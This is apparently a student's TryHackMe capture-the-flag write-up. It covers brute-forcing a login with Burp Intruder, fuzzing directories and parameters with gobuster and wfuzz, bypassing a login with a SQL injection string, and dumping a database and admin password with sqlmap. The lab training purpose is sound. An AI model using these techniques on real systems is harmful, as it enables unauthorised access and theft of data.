
## Question 8

After putting a random username and password in the login page, head to the Proxy tab in BurpSuite. Then, click on Send to Intruder. Set the attack type to cluster bomb.






Edit the payload options. Then, start the attack.



Look for the output (length) that seems a bit different. Try logging in using that username and password. If successful, the flag will be shown.

Attack Save Columns							
Results Target Positions Payloads Resource Pool Options							
Filter: Showing all items							
Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	root	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	admin	12345	302	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	255	
8	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	



### Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We then started the BurpSuite application in the background and make sure that the intercept is on. We proceeded to put a random username and password in the login page and press the sign in button. After that, we headed to the Proxy tab in BurpSuite. Then, right-click and choose Send to Intruder. In the Intruder tab, set the attack type to cluster bomb. We then added the payload options with the commonly used username and password. Then, start the attack. After the attack is done, we proceeded with checking the output that seems a bit different. Try logging in using that username and password in the login page just now. If the login is successful, we will be shown with a flag.



## Day 4: Web Exploitation – Santa’s watching

Tools used: Kali Linux, Firefox

Solution/walkthrough:

### Question 1

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

### Question 2

Run the GoBuster to find the API directory. A file is then found in the directory.

```
1211103095@kali: ~
File Actions Edit View Help
(1211103095@kali)-[~]
$ sudo gobuster dir -u http://10.10.216.217 -w /usr/share/wordlists/dirb/big.txt -x .php

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.216.217
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

2022/06/26 04:11:28 Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 278]
/.htpasswd.php (Status: 403) [Size: 278]
/.htaccess.php (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/LICENSE (Status: 200) [Size: 1086]
/api (Status: 301) [Size: 312] [→ http://10.10.216.217/api/]
Progress: 20634 / 40940 (50.40%)
```

```
Index of /api
10.10.216.217/api/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec TryHackMe

Index of /api
Name Last modified Size Description
Parent Directory -
site-log.php 2020-11-22 06:38 110
Apache/2.4.29 (Ubuntu) Server at 10.10.216.217 Port 80
```

### Question 3


Fuzz the date parameter on the file found in the API directory.

```
1211103095@kali: ~  
File Actions Edit View Help  
1211103095@kali- [~]  
$ sudo wfuzz -c -z file,wordlist -u http://10.10.216.217/api/site-log.php?date=FUZZ  
[sudo] password for 1211103095:  
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.  
*****  
* Wfuzz 3.1.0 - The Web Fuzzer *  
*****  
  
Target: http://10.10.216.217/api/site-log.php?date=FUZZ  
Total requests: 63  
  
ID      Response  Lines  Word  Chars  Payload  
-----  
000000001: 200      0 L    0 W    0 Ch   "20201100"  
000000031: 200      0 L    0 W    0 Ch   "20201130"  
000000015: 200      0 L    0 W    0 Ch   "20201114"  
000000007: 200      0 L    0 W    0 Ch   "20201106"  
000000003: 200      0 L    0 W    0 Ch   "20201102"  
000000048: 200      0 L    0 W    0 Ch   "20201217"  
000000047: 200      0 L    0 W    0 Ch   "20201216"  
000000046: 200      0 L    0 W    0 Ch   "20201215"  
000000050: 200      0 L    0 W    0 Ch   "20201219"  
000000049: 200      0 L    0 W    0 Ch   "20201218"  
000000045: 200      0 L    0 W    0 Ch   "20201214"  
000000041: 200      0 L    0 W    0 Ch   "20201210"  
000000042: 200      0 L    0 W    0 Ch   "20201211"
```

Look out for the value that seems different.

```
000000027: 200      0 L    0 W    0 Ch   "20201126"  
000000026: 200      0 L    1 W    13 Ch   "20201125"  
000000025: 200      0 L    0 W    0 Ch   "20201124"
```

Head to the website and a flag will be shown.



THM{D4t3\_AP1}

#### Question 4

Look at wfuzz's help file. The -f parameter store results to filename and printer.

```
-f filename,printer
    Store results in the output file using the specified printer (raw
    printer if omitted).
```

#### **Thought Process/Methodology:**

Having accessed the target machine, we were shown with a defacement in the page. We proceeded by running the GoBuster to find the API directory. No need to wait until the whole process is completed. Once the API directory is found, we terminated the process. We proceeded by heading to the page and a file is then found in the directory. After that, we continued by fuzzing the date parameter on the file found in the API directory. When it is done, look out for the value that seems different from the others. Add the date parameter in the URL and navigate to the page. We will then be shown with a flag.

#### **Day 5: Web Exploitation – Someone stole Santa's gift list!**

**Tools used:** Kali Linux, Firefox, BurpSuite

**Solution/walkthrough:**


#### Question 1

The default port number for SQL Server running on TCP is port 1433.

This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for [dynamic ports](#). This means they select an available port when the SQL Server service is started.

## Question 2

Santa's secret login panel is /santapanel.




## Question 3

The database used from the hint in Santa's TODO list is SQLite.


```
1211103095@kali: ~  
File Actions Edit View Help  
Parameter: search (GET)  
Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: search=test' UNION ALL SELECT CHAR(113,122,106,120,113)||CHAR(85,69,99,114,74,106,109,106,101,108,82,120,68,74,109,97,100,109,121,106,68,89,118,84,90,99,81,118,79,107,119,74,65,109,121,82,72,114,120,119)||CHAR(113,106,98,122,113),NULL-- MQeo  
[06:29:31] [WARNING] changes made by tampering scripts are not included in shown payload content(s)  
[06:29:31] [INFO] testing SQLite  
[06:29:31] [INFO] confirming SQLite  
[06:29:31] [INFO] actively fingerprinting SQLite  
[06:29:31] [INFO] the back-end DBMS is SQLite  
back-end DBMS: SQLite  
[06:29:31] [INFO] sqlmap will dump entries of all tables from all databases now  
[06:29:31] [INFO] fetching tables for database: 'SQLite_masterdb'  
[06:29:31] [INFO] fetching columns for table 'hidden_table'  
[06:29:31] [INFO] fetching entries for table 'hidden_table'  
Database: <current>  
Table: hidden_table  
[1 entry]  
+-----+  
| flag |  
+-----+  
| thmfox{All_I_Want_for_Christmas_Is_You} |  
+-----+  
[06:29:31] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211103095/.local/share/sqlmap/output/10.10.160.118/dump/SQLite_masterdb/hidden_table.csv'  
[06:29:31] [INFO] fetching columns for table 'users'
```

#### Question 4


Log in using this username and password.



Run BurpSuite. Make sure the intercept is on. Then, type anything in the box.



Go to BurpSuite. In Proxy, click on Save Item.




Use this request in SQLMap:

```
1211103095@kali: ~  
File Actions Edit View Help  
1211103095@kali: ~  
$ sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 05:53:59 /2022-06-26/  
  
[05:53:59] [INFO] parsing HTTP request from 'panel.request'  
[05:53:59] [INFO] loading tamper module 'space2comment'  
[05:53:59] [INFO] testing connection to the target URL  
[05:53:59] [INFO] checking if the target is protected by some kind of WAF/IPS  
[05:54:00] [INFO] testing if the target URL content is stable  
[05:54:00] [INFO] target URL content is stable  
[05:54:00] [INFO] testing if GET parameter 'search' is dynamic  
[05:54:00] [WARNING] GET parameter 'search' does not appear to be dynamic  
[05:54:00] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable  
[05:54:01] [INFO] testing for SQL injection on GET parameter 'search'  
[05:54:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[05:54:01] [WARNING] reflective value(s) found and filtering out  
[05:54:04] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[05:54:04] [INFO] testing 'Generic inline queries'
```



There are 22 entries in the gift database.




A screenshot of a terminal window titled '1211103095@kali: ~'. The window displays a table with 22 entries. The table has three columns: 'kid', 'age', and 'title'. The entries are as follows:

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

### Question 5

James' age is 8 years old.




A screenshot of a terminal window showing a single row from the gift database. The row is for James, who is 8 years old and has shoes.

kid	age	title
James	8	shoes

### Question 6

Paul asked for github ownership.



A screenshot of a terminal window showing a single row from the gift database. The row is for Paul, who is 9 years old and has github ownership.

kid	age	title
Paul	9	github ownership

## Question 7

The flag is shown here.

```
1211103095@kali: ~
File Actions Edit View Help
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+-----+-----+
[05:54:48] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211103095/.local/share/sqlmap/output/10.10.160.118/dump/SQLite_masterdb/sequels.csv'
[05:54:48] [INFO] fetching columns for table 'hidden_table'
[05:54:49] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+

[05:54:49] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211103095/.local/share/sqlmap/output/10.10.160.118/dump/SQLite_masterdb/hidden_table.csv'
[05:54:49] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[05:54:49] [INFO] fetched data logged to text files under '/home/1211103095/.local/share/sqlmap/output/10.10.160.118'

[*] ending @ 05:54:49 /2022-06-26/
```

## Question 8

The admin's password is shown here.

password	username
EhCNSWzzFP6sc7gB	admin

### Thought Process/Methodology:

Having accessed the target machine, we were shown with Santa's Official Forum. We proceeded by guessing Santa's secret login panel. After that, we were shown with a login page. We then proceeded by logging in using "admin" or "1=1" as username and "admin" as password. After successfully logging in, run BurpSuite and make sure that the intercept is on. Then, we type anything in the search box. We proceeded by heading to BurpSuite. In Proxy tab, right-click and select Save Item. After that, we turned off the intercept. We then used the request in SQLMap. After successfully executed, we will be shown with the flag and also other kind of data such as the admin's password.